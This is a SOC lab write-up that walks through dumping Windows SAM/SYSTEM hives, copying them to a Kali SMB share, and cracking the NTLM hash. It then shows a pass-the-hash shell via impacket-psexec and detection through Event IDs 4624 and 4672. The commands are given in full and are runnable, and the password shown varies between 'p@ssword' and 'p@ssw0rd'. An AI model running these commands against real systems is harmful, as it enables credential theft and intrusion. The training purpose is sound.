# Scenario Overview

As a Security Operations Center (SOC) Analyst, understanding how attacks leave footprints in system logs requires executing the attack lifecycle end-to-end. This lab demonstrates dumping NTLM password hashes from a local Windows system, cracking the hash offline, reusing credentials remotely, executing a **Pass-the-Hash (PtH)** attack to gain shell access, and ultimately analyzing the resulting security telemetry inside the Windows Security Event Log.

# Technical Prerequisites & Setup

## Lab Architecture

- **Attacker Machine:** Kali Linux
- **Target Machine:** Windows VM

## Initial Environment Configuration

1. **Kali Linux:** Install the OpenCL runtime required for `hashcat`:

   ```
   sudo apt update && sudo apt install -y pocl-opencl-icd
   ```

2. **Windows VM (Lab Environment Preparation):**
   - Disable the Windows Firewall:

     ```
     netsh advfirewall set allprofiles state off
     ```

   - Disable all **Virus & Threat Protection** settings in Windows Security.

# Part 1: Credential Dumping & Offline Cracking


## Step 1: Enable Target Test Account

Enable the built-in `Administrator` account on the Windows VM and assign a test password:

```
net user administrator /active:yes
net user administrator p@ssword
```

Verify the account state:

```
net user administrator
```





## Step 2: Network Connectivity Check

Identify IP addresses on both host machines:

- **Windows:** `ipconfig`
- **Kali:** `ip a`

Verify bilateral connectivity using `ping`:

```
ping -c 3 <WINDOWS_IP>
```




## Step 3: Extract Registry Hive Snapshots

Create offline copies of the **SAM** and **SYSTEM** registry hives where local password hashes and decryption keys reside:

```
reg.exe save hklm\sam C:\sam.save
reg.exe save hklm\system C:\system.save
```

Verify the files were created:

```
dir C:\*.save
```

```
C:\Windows\System32>dir c:\*.save
 Volume in drive C has no label.
 Volume Serial Number is CA8E-76B5

 Directory of c:\

10/19/2026  01:29 PM            86,016 sam.save
10/19/2026  01:30 PM        13,987,840 system.save
               2 File(s)     14,073,856 bytes
               0 Dir(s)  289,939,554,304 bytes free

C:\Windows\System32>_
```

## Step 4: Exfiltrate Hives via SMB Share

1. **On Kali Linux:** Set up an SMB server using Impacket to receive the files:

```
mkdir -p /tmp/loot
impacket-smbserver loot /tmp/loot -smb2support
```

2. **On Windows VM:** Connect to the temporary share and copy the hive files:

```
net use \\<KALI_IP>\loot "" /user:""
copy C:\sam.save \\<KALI_IP>\loot
copy C:\system.save \\<KALI_IP>\loot
```

3. **On Kali Linux:** Verify file receipt:

```
ls -lah
```

```
┌──(joe㉿J0E)-[/tmp/loot]
└─$ ls -lah
total 14M
drwxrwxr-x  2 joe  joe   80 Oct 19 06:34 .
drwxrwxrwt 14 root root 340 Oct 19 06:35 ..
-rwxrwxr-x  1 joe  joe  84K Oct 19 06:29 sam.save
-rwxrwxr-x  1 joe  joe  14M Oct 19 06:30 system.save


┌──(joe㉿J0E)-[/tmp/loot]
└─$
```

## Step 5: Extract & Crack Local Hashes

1. **Dump Hashes:** Parse the exfiltrated hives with `impacket-secretsdump`:

```
impacket-secretsdump -sam /tmp/loot/sam.save -system /tmp/loot/system.save
LOCAL
```

*Locate the NT hash line for `Administrator:500:`.*




2. **Prepare Hash File:** Save the NT hash (the 32-character hexadecimal string after the second colon) into `hash.txt`:

```
nano hash.txt
cat hash.txt
```




3. **Offline Cracking with Hashcat:** Perform a dictionary attack using the `rockyou.txt` wordlist (NTLM mode `-m 1000`):

```
hashcat -m 1000 hash.txt /usr/share/wordlists/rockyou.txt
```

Display the cracked plaintext password:

```
hashcat -m 1000 hash.txt --show
```

```
de26cce0356891a4a020e7c4957afc72:p@ssw0rd

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1000 (NTLM)
Hash.Target......: de26cce0356891a4a020e7c4957afc72
Time.Started.....: Mon Oct 19 06:44:10 2026 (5 secs)
Time.Estimated...: Mon Oct 19 06:44:15 2026 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.......: File (rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#01........:    70485 H/s (0.16ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 12288/14344385 (0.09%)
Rejected.........: 0/12288 (0.00%)
Restore.Point....: 8192/14344385 (0.06%)
Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#01...: total90 → hawkeye
Hardware.Mon.#01.: Util: 27%

Started: Mon Oct 19 06:41:22 2026
Stopped: Mon Oct 19 06:44:16 2026

┌──(joe㉿J0E)-[~/Desktop]
└─$ hashcat -m 1000 hash.txt --show
de26cce0356891a4a020e7c4957afc72:p@ssw0rd

┌──(joe㉿J0E)-[~/Desktop]
└─$
```

# Part 2: Credential Reuse & Pass-the-Hash

## Step 1: Remote Credential Verification

Validate the cracked credentials remotely over SMB using NetExec:

```
netexec smb <WINDOWS_IP> --local-auth -u administrator -p p@ssword --sam
```




## Step 2: Pass-the-Hash Execution


Execute a Pass-the-Hash attack using Impacket's `psexec` to obtain an interactive remote shell without using the plaintext password:

```
impacket-psexec administrator@<WINDOWS_IP> -hashes :<NTLM_HASH>
```

*Note: Include the leading colon before the hash if no LM hash is present.*

Verify shell access:

```
whoami
```




## Step 3: Cleanup & Restoration

Close the remote session and restore security configurations on the Windows VM:

```
# Inside the PsExec shell, exit first
exit
```

On the Windows VM local prompt:

```
net user administrator /active:no
del C:\sam.save C:\system.save
netsh advfirewall set allprofiles state on
netsh advfirewall show allprofiles state
```

```
C:\Windows\System32>net user administrator /active:no
The command completed successfully.


C:\Windows\System32>del c:\sam.save c:\system.save

C:\Windows\System32>netsh advfirewall set allprofiles state on
Ok.
```

```
C:\Windows\System32>net user administrator
User name                    Administrator
Full Name
Comment                      Built-in account for administering the computer/domain
User's comment
Country/region code          000 (System Default)
Account active               No
Account expires              Never

Password last set            10/19/2026 1:25:58 PM
Password expires             Never
Password changeable          10/19/2026 1:25:58 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   10/19/2026 1:57:54 PM

Logon hours allowed          All

Local Group Memberships      *Administrators
Global Group memberships     *None
The command completed successfully.


C:\Windows\System32>
```

```
C:\Windows\System32>netsh advfirewall show allprofiles state

Domain Profile Settings:
----------------------------------------------------------------------
State                                 ON

Private Profile Settings:
----------------------------------------------------------------------
State                                 ON

Public Profile Settings:
----------------------------------------------------------------------
State                                 ON
Ok.


C:\Windows\System32>
```

# Part 3: Detection & Security Log Analysis


## Incident Investigation Procedure

1. Open **Event Viewer** ( `eventvwr.msc` ) on the Windows VM.
2. Navigate to **Windows Logs** → **Security**.
3. Click **Filter Current Log...** in the right pane.
4. Filter by Event IDs: `4624` (Successful Logon) and `4672` (Special Privileges Assigned).

## Key Indicators of Compromise (IoCs) to Analyze

When examining the generated events, look for the following telemetry markers:

| Event ID | Metric | Artifact / Value | Significance |
|---|---|---|---|
| **4624** | Logon Type | `3` (Network Logon) | Indicates remote authentication via SMB/PsExec. |
| **4624** | Authentication Package | `NTLM` | Signals NTLM usage rather than Kerberos. |
| **4624** | Target User Name | `Administrator` | The targeted high-privilege account. |
| **4672** | Privileges | `SeDebugPrivilege`, `SeTCBPrivilege` | High privilege escalation/token assignment. |




## Key Takeaways

- **Registry Protection:** Unrestricted access to local SAM/SYSTEM registry hives allows offline extraction of credentials, bypassing active OS controls.
- **Pass-the-Hash Risks:** NTLM hashes act directly as authentication tokens; cracking the plaintext password is not strictly required to achieve remote code execution.
- **Detection Strategy:** Monitoring for Event ID 4624 with **Logon Type 3** combined with NTLM authentication packages serves as a core detection rule for remote Pass-the-Hash activity.